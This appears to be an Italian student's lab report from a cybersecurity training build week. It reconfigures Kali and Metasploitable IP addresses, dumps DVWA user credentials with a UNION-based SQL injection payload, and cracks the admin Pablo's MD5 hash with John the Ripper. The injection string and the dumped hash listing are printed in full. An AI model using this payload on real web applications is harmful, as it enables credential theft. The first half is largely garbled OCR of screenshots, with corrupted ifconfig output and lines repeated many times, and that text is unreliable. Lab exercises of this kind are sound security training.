

REPORT FINALE CS0124 BUILD WEEK 2

La traccia del giorno 1 della build week richiede di:

- 1) Cambiare gli indirizzi ip delle macchine kali e metasploitable
- Recuperare le hash delle password del server DVWA di metasploitable tramite un codice sql injection
- 3) Risalire alle password in chiaro dell'admin Pablo Picasso.

Per prima cosa andiamo siamo andati a modificare gli indirizzi ip delle macchine come riportato sulla foto tramite il comando sudo nano /etc/network/interfaces/

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File Actions Edit View Help

File Maccinia Visualizza Inserimento Dispositivi Auto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No nail.
nsfadninenetasploitable: $
intel 6 fe80::a00:27ff;fe21:bid0 prefixlen 64 scopeid 0*20e\links
ether 08:00:272:lbid0 tyqueuelen 1000 (Ethernet)

RX packets 255 bytes 39055 (90.8 KiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 1898 bytes 124883 (121.9 KiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags-73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6::1 prefixlen 128 scopeid 0*10chost>
loop txqueuelen 1000 (Local Loopback)

RX packets 2180 bytes 231696 (226.2 kiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 150 bytes 231696 (226.2 kiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Link encap:Local Loopback

In packets 130 bette 231696 (226.2 kiB)

TX errors 0 dropped 0 overruns 0 frame:0

TX packets 1306 errors:0 dropped:0 overruns:0 carrier:0

Link encap:Local Loopback

In packets 1306 errors:0 dropped:0 overruns:0 carrier:0

Collisions:0 txqueuelen:1000

Link encap:Local Loopback

In packets:306 errors:0 dropped:0 overruns:0 carrier:0

Link encap:Local Loopback

In packets:306 errors:0 dropped:0 overruns:0 carrier:0

RX packets:306 errors:0 dropped:0 overruns:0 carrier:0

Collisions:0 txqueuelen:0

RX packets:306 errors:0 dropped:0 overruns:0 carrier:0

Collisions:0 txqueuelen:0

RX packets:306 errors:0 dropped:0 overruns:0 carrier:0

RX packets:306 errors:0 dropped:0 overruns:0 carrier:0

Collisions:0 txqueuelen:0

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Collisions:0 txqueuelen:0

RX packets:306 errors:0 dropped:0 overruns:0 carrier:0

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Collisions:0 txqueuelen:0

RX packets:306 errors:0 dropped:0 overruns:0 carrier:0

RX pa
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Successivamente siamo passati al recupero delle password sul server DVWA di metasploitable sfruttando la vulnerabilita' presente sul database con il comando 'UNION SELECT user, password FROM users#.

ID: 'UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 'UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c7le9e9b7

ID: 'UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Una volta recuperati users e passwords notiamo che le passwords sono in hash quindi dobbiamo renderle in chiaro. Per fare questo ci affidiamo al programma all'interno di Kali linux chiamato John the ripper, che prendera' il formato delle chiavi in hash e le decrittera'.



Come possiamo notare la fase di decrittazione e' andata a *buon fine* e possiamo vedere come John ci dia sia lo username target (Pablo) che la password decrittata in chiaro (letmein).